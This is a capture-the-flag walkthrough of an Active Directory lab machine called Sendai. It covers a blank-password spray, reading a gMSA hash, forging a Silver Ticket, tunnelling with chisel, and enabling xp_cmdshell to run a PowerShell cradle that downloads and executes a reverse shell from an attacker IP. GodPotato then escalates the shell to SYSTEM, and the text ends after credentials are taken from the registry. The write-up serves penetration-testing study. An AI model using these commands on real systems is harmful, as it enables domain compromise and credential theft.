
This is a Medium Active Directory box, where the usage of insecure credentials leads to the compromise of a user. From there it is possible to obtain the NTLM hash for a service account. Then there are two paths to full system compromise: creating a Silver Ticket to MSSQL using credentials in a config file and then abusing SeImpersonatePrivilege; or by getting credentials for a user that can abuse ADCS ESC4.
Recon
The nmap scans hints that the target machine is a Domain Controller.
$ sudo nmap -sS -o allPorts 10.129.234.66

# Nmap 7.95 scan initiated Sun Sep 21 02:32:15 2025 as: /usr/lib/nmap/nmap -sS -o allPorts 10.129.234.66
Nmap scan report for 10.129.234.66
Host is up (0.040s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
443/tcp  open  https
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
The service scan shows us the Domain Name (sendai.vl) and the hostname of the Domain Controller (dc.sendai.vl)
$ sudo nmap -sCV -p53,80,88,135,139,389,443,445,464,593,636,3268,3269,3389,5985 -o openPorts 10.129.234.66

# Nmap 7.95 scan initiated Sun Sep 21 02:33:07 2025 as: /usr/lib/nmap/nmap -sCV -p53,80,88,135,139,389,443,445,464,593,636,3268,3269,3389,5985 -o openPorts 10.129.234.66
Nmap scan report for 10.129.234.66
Host is up (0.040s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-23 09:44:17Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sendai.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Not valid before: 2025-08-18T12:30:05
|_Not valid after:  2026-08-18T12:30:05
|_ssl-date: TLS randomness does not represent time
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: DNS:dc.sendai.vl
| Not valid before: 2023-07-18T12:39:21
|_Not valid after:  2024-07-18T00:00:00
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sendai.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Not valid before: 2025-08-18T12:30:05
|_Not valid after:  2026-08-18T12:30:05
|_ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sendai.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Not valid before: 2025-08-18T12:30:05
|_Not valid after:  2026-08-18T12:30:05
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sendai.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Not valid before: 2025-08-18T12:30:05
|_Not valid after:  2026-08-18T12:30:05
|_ssl-date: TLS randomness does not represent time
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc.sendai.vl
| Not valid before: 2025-09-21T10:17:38
|_Not valid after:  2026-03-23T10:17:38
|_ssl-date: 2025-09-23T09:45:39+00:00; +2d08h11m03s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 2d08h11m02s, deviation: 0s, median: 2d08h11m02s
| smb2-time:
|   date: 2025-09-23T09:45:00
|_  start_date: N/A
We can add that information to /etc/hosts
$ echo '10.129.234.66 dc dc.sendai.vl sendai.vl' | sudo tee -a  /etc/hosts
10.129.234.66 dc dc.sendai.vl sendai.vl
SMB Guest Login is allowed, so we can list shares by providing a fake username and a blank password. We have READ rights on the sendai share.
$ nxc smb 10.129.234.66 -u 'doesnotexist' -p '' --shares
SMB         10.129.234.66   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.66   445    DC               [+] sendai.vl\doesnotexist: (Guest)
SMB         10.129.234.66   445    DC               [*] Enumerated shares
SMB         10.129.234.66   445    DC               Share           Permissions     Remark
SMB         10.129.234.66   445    DC               -----           -----------     ------
SMB         10.129.234.66   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.66   445    DC               C$                              Default share
SMB         10.129.234.66   445    DC               config
SMB         10.129.234.66   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.66   445    DC               NETLOGON                        Logon server share
SMB         10.129.234.66   445    DC               sendai          READ            company share
SMB         10.129.234.66   445    DC               SYSVOL                          Logon server share
SMB         10.129.234.66   445    DC               Users           READ
User Flag
Logging in with smbclient we can list files on the share. There is an incident.txt file and a transfer folder containing some domain usernames. After downloading the file to the local machine with get, it reads about “weak and insecure passwords”.
$ smbclient -U doesnotexist \\\\10.129.234.66\\'sendai'
Password for [WORKGROUP\doesnotexist]:

Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Jul 18 18:31:04 2023
  ..                                DHS        0  Wed Apr 16 03:55:42 2025
  hr                                  D        0  Tue Jul 11 13:58:19 2023
  incident.txt                        A     1372  Tue Jul 18 18:34:15 2023
  it                                  D        0  Tue Jul 18 14:16:46 2023
  legal                               D        0  Tue Jul 11 13:58:23 2023
  security                            D        0  Tue Jul 18 14:17:35 2023
  transfer                            D        0  Tue Jul 11 14:00:20 2023

smb: \> dir transfer/*
  .                                   D        0  Tue Jul 11 14:00:20 2023
  ..                                  D        0  Tue Jul 18 18:31:04 2023
  anthony.smith                       D        0  Tue Jul 11 13:59:50 2023
  clifford.davey                      D        0  Tue Jul 11 14:00:06 2023
  elliot.yates                        D        0  Tue Jul 11 13:59:26 2023
  lisa.williams                       D        0  Tue Jul 11 13:59:34 2023
  susan.harper                        D        0  Tue Jul 11 13:59:39 2023
  temp                                D        0  Tue Jul 11 14:00:16 2023
  thomas.powell                       D        0  Tue Jul 11 13:59:45 2023
First, we can get a list of domain users using nxc’s RID bruteforce.
$ nxc smb $IP -u 'doesnotexist' -p '' --rid-brute
SMB         10.129.234.66   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)

<SNIP>
SMB         10.129.234.66   445    DC               1108: SENDAI\Dorothy.Jones (SidTypeUser)
SMB         10.129.234.66   445    DC               1109: SENDAI\Kerry.Robinson (SidTypeUser)
SMB         10.129.234.66   445    DC               1110: SENDAI\Naomi.Gardner (SidTypeUser)
SMB         10.129.234.66   445    DC               1111: SENDAI\Anthony.Smith (SidTypeUser)
SMB         10.129.234.66   445    DC               1112: SENDAI\Susan.Harper (SidTypeUser)
SMB         10.129.234.66   445    DC               1113: SENDAI\Stephen.Simpson (SidTypeUser)
SMB         10.129.234.66   445    DC               1114: SENDAI\Marie.Gallagher (SidTypeUser)
SMB         10.129.234.66   445    DC               1115: SENDAI\Kathleen.Kelly (SidTypeUser)
SMB         10.129.234.66   445    DC               1116: SENDAI\Norman.Baxter (SidTypeUser)
SMB         10.129.234.66   445    DC               1117: SENDAI\Jason.Brady (SidTypeUser)
SMB         10.129.234.66   445    DC               1118: SENDAI\Elliot.Yates (SidTypeUser)
SMB         10.129.234.66   445    DC               1119: SENDAI\Malcolm.Smith (SidTypeUser)
SMB         10.129.234.66   445    DC               1120: SENDAI\Lisa.Williams (SidTypeUser)
SMB         10.129.234.66   445    DC               1121: SENDAI\Ross.Sullivan (SidTypeUser)
SMB         10.129.234.66   445    DC               1122: SENDAI\Clifford.Davey (SidTypeUser)
SMB         10.129.234.66   445    DC               1123: SENDAI\Declan.Jenkins (SidTypeUser)
SMB         10.129.234.66   445    DC               1124: SENDAI\Lawrence.Grant (SidTypeUser)
SMB         10.129.234.66   445    DC               1125: SENDAI\Leslie.Johnson (SidTypeUser)
SMB         10.129.234.66   445    DC               1126: SENDAI\Megan.Edwards (SidTypeUser)
SMB         10.129.234.66   445    DC               1127: SENDAI\Thomas.Powell (SidTypeUser)
<SNIP>
To get the usernames into a file, this can be done:
$ echo 'SMB         10.129.234.66   445    DC               1108: SENDAI\Dorothy.Jones (SidTypeUser)
SMB         10.129.234.66   445    DC               1109: SENDAI\Kerry.Robinson (SidTypeUser)
SMB         10.129.234.66   445    DC               1110: SENDAI\Naomi.Gardner (SidTypeUser)
SMB         10.129.234.66   445    DC               1111: SENDAI\Anthony.Smith (SidTypeUser)
SMB         10.129.234.66   445    DC               1112: SENDAI\Susan.Harper (SidTypeUser)
SMB         10.129.234.66   445    DC               1113: SENDAI\Stephen.Simpson (SidTypeUser)
SMB         10.129.234.66   445    DC               1114: SENDAI\Marie.Gallagher (SidTypeUser)
SMB         10.129.234.66   445    DC               1115: SENDAI\Kathleen.Kelly (SidTypeUser)
SMB         10.129.234.66   445    DC               1116: SENDAI\Norman.Baxter (SidTypeUser)
SMB         10.129.234.66   445    DC               1117: SENDAI\Jason.Brady (SidTypeUser)
SMB         10.129.234.66   445    DC               1118: SENDAI\Elliot.Yates (SidTypeUser)
SMB         10.129.234.66   445    DC               1119: SENDAI\Malcolm.Smith (SidTypeUser)
SMB         10.129.234.66   445    DC               1120: SENDAI\Lisa.Williams (SidTypeUser)
SMB         10.129.234.66   445    DC               1121: SENDAI\Ross.Sullivan (SidTypeUser)
SMB         10.129.234.66   445    DC               1122: SENDAI\Clifford.Davey (SidTypeUser)
SMB         10.129.234.66   445    DC               1123: SENDAI\Declan.Jenkins (SidTypeUser)
SMB         10.129.234.66   445    DC               1124: SENDAI\Lawrence.Grant (SidTypeUser)
SMB         10.129.234.66   445    DC               1125: SENDAI\Leslie.Johnson (SidTypeUser)
SMB         10.129.234.66   445    DC               1126: SENDAI\Megan.Edwards (SidTypeUser)
SMB         10.129.234.66   445    DC               1127: SENDAI\Thomas.Powell (SidTypeUser)
' | grep -oP '\\(.*?) ' | cut -c2- > users.txt
Then, we perform a Password Spray attack with a blank password, successfully logging in as 2 users.
$ nxc smb $IP -u users.txt -p '' --continue-on-success
SMB         10.129.4.121    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB         10.129.4.121    445    DC               [-] sendai.vl\Dorothy.Jones: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Kerry.Robinson: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Naomi.Gardner: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Anthony.Smith: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Susan.Harper: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Stephen.Simpson: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Marie.Gallagher: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Kathleen.Kelly: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Norman.Baxter: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Jason.Brady: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Elliot.Yates: STATUS_PASSWORD_MUST_CHANGE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Malcolm.Smith: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Lisa.Williams: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Ross.Sullivan: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Clifford.Davey: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Declan.Jenkins: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Lawrence.Grant: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Leslie.Johnson: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Megan.Edwards: STATUS_LOGON_FAILURE
SMB         10.129.4.121    445    DC               [-] sendai.vl\Thomas.Powell: STATUS_PASSWORD_MUST_CHANGE
The STATUS_PASSWORD_MUST_CHANGE tells us these users must change password on the next time they log in. We can do that by connecting via RDP and changing the password in the GUI.
$ rdesktop -d sendai.vl $IP

Enter thomas.powell username and blank password

A new prompt will appear, where it’s possible to set a new password
After setting Thomas.Powell password to one of our choice (Password123), we can list shares again, revealing that the config share is now readable.
$ nxc smb $IP -u thomas.powell -p Password123 --shares
SMB         10.129.4.121    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB         10.129.4.121    445    DC               [+] sendai.vl\thomas.powell:Password123
SMB         10.129.4.121    445    DC               [*] Enumerated shares
SMB         10.129.4.121    445    DC               Share           Permissions     Remark
SMB         10.129.4.121    445    DC               -----           -----------     ------
SMB         10.129.4.121    445    DC               ADMIN$                          Remote Admin
SMB         10.129.4.121    445    DC               C$                              Default share
SMB         10.129.4.121    445    DC               config          READ,WRITE
SMB         10.129.4.121    445    DC               IPC$            READ            Remote IPC
SMB         10.129.4.121    445    DC               NETLOGON        READ            Logon server share
SMB         10.129.4.121    445    DC               sendai          READ,WRITE      company share
SMB         10.129.4.121    445    DC               SYSVOL          READ            Logon server share
SMB         10.129.4.121    445    DC               Users           READ
Inside it, there is an SQL config file that we download to the local machine.
$ smbclient -U thomas.powell \\\\$IP\\'config'
Password for [WORKGROUP\thomas.powell]:

Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Sep 23 11:26:23 2025
  ..                                DHS        0  Wed Apr 16 03:55:42 2025
  .sqlconfig                          A       78  Tue Jul 11 13:57:11 2023
It contains credentials for the sqlsvc user to access a MSSQL database.
Server=dc.sendai.vl,1433;Database=prod;User Id=sqlsvc;Password=SurenessBlob85;
Putting that aside for now, we can enumerate the Domain using bloodhound-ce-python
$ bloodhound-ce-python -d sendai.vl -u thomas.powell -p Password123  -ns $IP -c All --zip

INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: sendai.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.sendai.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.sendai.vl
INFO: Found 27 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 5 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.sendai.vl
INFO: Done in 00M 07S
INFO: Compressing output into 20250924194735_bloodhound.zip
After uploading the data to Bloodhound, we can see that Thomas.Powell is a member of the Support Group, that has GenericAll rights over the ADMSVC group. This means Thomas.Powell can add himself to that ADMSVC. This is done with the bloodyAD tool.

$ bloodyAD --host $IP -d sendai.vl -u thomas.powell -p Password123 add groupMember admsvc thomas.powell
[+] thomas.powell added to admsvc
We can also see that members of the ADMSVC group have ReadGMSAPassword rights over the MgtSvc$ Group Managed Service Account.

These accounts are a special type of AD object, where the password for that object is managed by and automatically changed by Domain Controllers.
We can read the NTLM hash of MgtSvc$ using nxc with the --gmsa parameter.
$ nxc ldap $IP -u thomas.powell -p Password123 --gmsa

LDAP        10.129.4.121    389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:sendai.vl)
LDAPS       10.129.4.121    636    DC               [+] sendai.vl\thomas.powell:Password123
LDAPS       10.129.4.121    636    DC               [*] Getting GMSA Passwords
LDAPS       10.129.4.121    636    DC               Account: mgtsvc$              NTLM: 9ed35c68b88f35007aa32c14c1332ce7     PrincipalsAllowedToReadPassword: admsvc
This account belong to the Remote Management Users, which means we can WinRM to the machine and retrieve the User Flag.
$ evil-winrm -i $IP -u mgtsvc$ -H 9ed35c68b88f35007aa32c14c1332ce7

*Evil-WinRM* PS C:\Users\mgtsvc$\Documents> ls \

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/23/2025   3:26 AM                config
d-----         4/15/2025   8:20 PM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         4/15/2025   7:51 PM                Program Files
d-----         7/18/2023   6:11 AM                Program Files (x86)
d-----         9/23/2025   3:26 AM                sendai
d-----         7/11/2023   2:35 AM                SQL2019
d-r---         9/23/2025   3:50 AM                Users
d-----         8/18/2025   5:04 AM                Windows
-a----         4/15/2025   8:27 PM             32 user.txt
Root Flag
This machine allows for 2 differents paths for obtaining administrative privileges on the Domain Controller.
Silver Ticket Path
Since have control of the service account svcsql, which has the SPN “MSSQL/dc.sendai.vl”, we can forge a Silver Ticket for the MSSQL service. For that we need a few things:
First the Domain SID:
$ impacket-lookupsid sendai.vl/thomas.powell:Password123@$IP -domain-sids

[*] Brute forcing SIDs at 10.129.4.121
[*] StringBinding ncacn_np:10.129.4.121[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3085872742-570972823-736764132
<SNIP>
Then we need the NTLM hash for svcsql. We have its password, so we can convert it to NTLM using bash commands:
$ echo -n 'SurenessBlob85' | iconv -t utf16le | openssl dgst -md4

MD4(stdin)= 58655c0b90b2492f84fb46fa78c2d96a
We also need that user’s SPN, which is visible in the properties of sqlsvc in Bloodhound
Serviceprincipalnames: MSSQL/dc.sendai.vl
With all this information, we can now craft a Silver Ticket using impacket-ticketer.
$ impacket-ticketer -nthash 58655c0b90b2492f84fb46fa78c2d96a -domain-sid S-1-5-21-3085872742-570972823-736764132 -domain sendai.vl -spn 'MSSQL/dc.sendai.vl' Administrator

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for sendai.vl/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
Now we can log in to the MSSQL server with privileged access. Since the MSSQL service isn’t accessible from outside the machine we need to establish a tunnel. This was done with chisel by creating a SOCKS reverse proxy.
After uploading chisel.exe to the Windows machine, we start the chisel server on our local machine and then connect to it as a client from Windows.
--- LOCAL ---
$ ./chisel server --reverse -v -p 1234 --socks5

--- REMOTE ---
PS> .\chisel.exe client -v 10.10.14.122:1234 R:socks
We can now connect to MSSQL using proxychains, mssqlclient and the Silver Ticket we got before.
$ KRB5CCNAME=Administrator.ccache proxychains impacket-mssqlclient dc.sendai.vl -k -no-pass


SQL (SENDAI\Administrator  dbo@master)> select CURRENT_USER;

---
dbo
We are running as dbo which allows for command execution. We must first activate it with enable_xp_cmdshell.
Then we must host an HTTP server on our machine with python -m http.server 80 containing our PowerShell reverse shell from revshells. This payload will be retrieved and executed from the MSSQL server.
SQL (SENDAI\Administrator  dbo@master)> enable_xp_cmdshell
INFO(DC\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.

SQL (SENDAI\Administrator  dbo@master)> xp_cmdshell "powershell IEX(new-object system.net.webclient).downloadstring(\"http://10.10.14.122/rev.ps1\")"
To catch the shell we set up a listener in the port we chose. rlwrap gives some stability to the reverse shell.
$ rlwrap nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.122] from (UNKNOWN) [10.129.234.66] 63756

PS> whoami /priv

 PRIVILEGES INFORMATION ----------------------
 Privilege Name                Description                               State
 ============================= ========================================= ========
 SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
 SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
 SeMachineAccountPrivilege     Add workstations to domain                Disabled
 SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
 SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
 SeImpersonatePrivilege        Impersonate a client after authentication Enabled
 SeCreateGlobalPrivilege       Create global objects                     Enabled
 SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeImpersonatePrivilege can be exploited to execute commands as NT\Authority System. That can be done with a “Potato”. Here, GodPotato was used. After uploading it to the machine from our HTTP server, we can run the same payload as before to obtain a reverse shell.
PS> .\godpotato -cmd "powershell IEX(new-object system.net.webclient).downloadstring('http://10.10.14.122/rev.ps1')"
On our listener, we receive the shell, confirming our privileges and retrieving the Root Flag.
$ rlwrap nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.122] from (UNKNOWN) [10.129.234.66] 64057

PS> whoami
nt authority\system

PS> dir c:\users\administrator\desktop
root.txt
ADCS Path
Enumerating the machine, there is a process running that stands out with the name helpdesk.
*Evil-WinRM* PS C:\Users\mgtsvc$\Documents> Get-Process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
<SNIP>
    198      12    12272      12640              3160   0 helpdesk
<SNIP>
We dont have the privilege to list Services, but we can query service information in the HKLM:\SYSTEM\CurrentControlSet\Services registry. We can see that in the ImagePath variable for helpdeskthere are credentials for the user clifford.davey.
*Evil-WinRM* PS C:\Users\mgtsvc$\Documents> Get-ChildItem -Path HKLM:\SYSTEM\CurrentControlSet\Services\ | Get-ItemProperty | Select-String helpdesk

@{Type=16; Start=2; ErrorControl=1; ImagePath=C:\WINDOWS\helpdesk.exe -u clifford.davey -p RFmoB2WplgE_3p -k netsvcs; ObjectName=LocalSystem; PSPath=Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Support;
PSParentPath=Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services; PSChildName=Support; PSProvider=Microsoft.PowerShell.Core\Registry}
